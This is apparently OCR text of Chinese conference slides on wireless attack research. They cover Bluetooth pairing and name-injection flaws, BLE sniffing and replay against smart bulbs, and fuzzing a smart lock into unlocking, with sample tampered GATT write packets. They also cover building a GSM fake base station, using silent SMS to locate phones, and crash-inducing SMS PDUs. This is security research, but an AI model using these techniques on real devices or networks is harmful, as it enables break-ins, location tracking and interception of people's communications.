
配对攻击

众多蓝牙设备的默认配对密码是 0000 或 1234 (并且无法改变）


蓝牙设备名 A * 248 造成移动设备重启（Windows Mobile 6)

蓝牙设备名 HTML5 - JS XSS Injection 旧壶装新酒 ..

视频: Name - Injection



Bluetooth 架构 4.0




BTLE 数据分析 - 神器

LightBlue: 夸平台 LE 数据交互分析软件

Ubertooth: 开源 & 价格适中 & 混杂模式嗅探 (必备)

Nordic NRF51822: 详细官方文档 & 配套嗅探程序 (Windows 可用)





BTLE 数据分析 - 智能灯泡

LightBlue 对灯泡 Recon 基本信息 (Just Works 000000)


嗅探 APP 和智能灯泡之间的数据交互 (开&关)

蓝牙 4.0 dongle & Gattool 对数据篡改 or 重放 …





蓝牙智能锁 - DoS 攻击 (3 分钟)



Fuzzing 智能锁

通过 Ubertooth 嗅探 APP 和智能锁之间的数据交互

通过 Python 脚本 Fuzzing 篡改交互数据 bytes by bytes

当锁接收篡改数据无法正常解析, 进入 error state .. 自动开锁..

```
▸ Opcode: Write Request (0x12)
▸ Handle: 0x0025 (Unknown)
  Value: 9348b6cad7299ec1481791303d7c90d549352398
```

```
▸ Opcode: Write Request (0x12)
  Handle: 0x0025
  Value: 934800cad7299ec1481791303d7c90d549352398
```

无线 Fuzzing - SMS

BTS 基站研究

伪基站危害 vs GSM 通讯安全研究

GSM 协议 Fuzzing for Crash - 测试目标众多

MOBILE PWN2OWN 2015 - 攻陷 Samsung S6 基带芯片

BTS基站搭建

YateBTS 让 GSM 基站搭建变得犹如安装应用软件般简单


BladeRF x40 + GSM 天线 + 2台手机 + SIM 卡 —> 手机网络测试平台

注意事项


将 MCC 和 MNC 设为 Test-Network (00101), 避免跟正常网络冲突

推荐使用信号屏蔽箱或减低基站发送功率, 以避免信号泄漏 (GSM Only)

视频: YateBTS



YateBTS 中间人




SMS 短信

GSM 短信发送 Users —> SMSC —> Users

GSM 静默短信 Type 0 可用于对手机用户进行定位

短信分为Text 文本模式和 PDU 协议数据单元模式 (WAP, MMS)



SMS Fuzzing

PDU模式发送 - https://github.com/pod2g/sendrawpdu

PDU Encode 和 Decode - http://www.nobbi.com/pduspy.html

SMS 标准 http://www.3gpp.org/ftp/Specs/html-info/23040.htm


SMS Fuzzing

手机 GSM baseband 没有对 SMS 进行 packet inspection

PDU 畸形数据导致 Nokia 3310; 6210 系列手机系统崩溃重启

Android (RIL) 手机可通过 “ adb logcat -b radio “ 进行实时监控

GSM 假基站模式不等同于真实运营商模式 (packet inspection)




总结

Kein System ist Sicher：100% 安全的系统并不存在.

黑客往往剑走偏锋, 反其道而行之. 百密一疏将导致系统安全土崩瓦解.

易用性 vs 安全性，一个永恒的难题. 任何交互都可能成为潜在的攻击点.



Kevin2600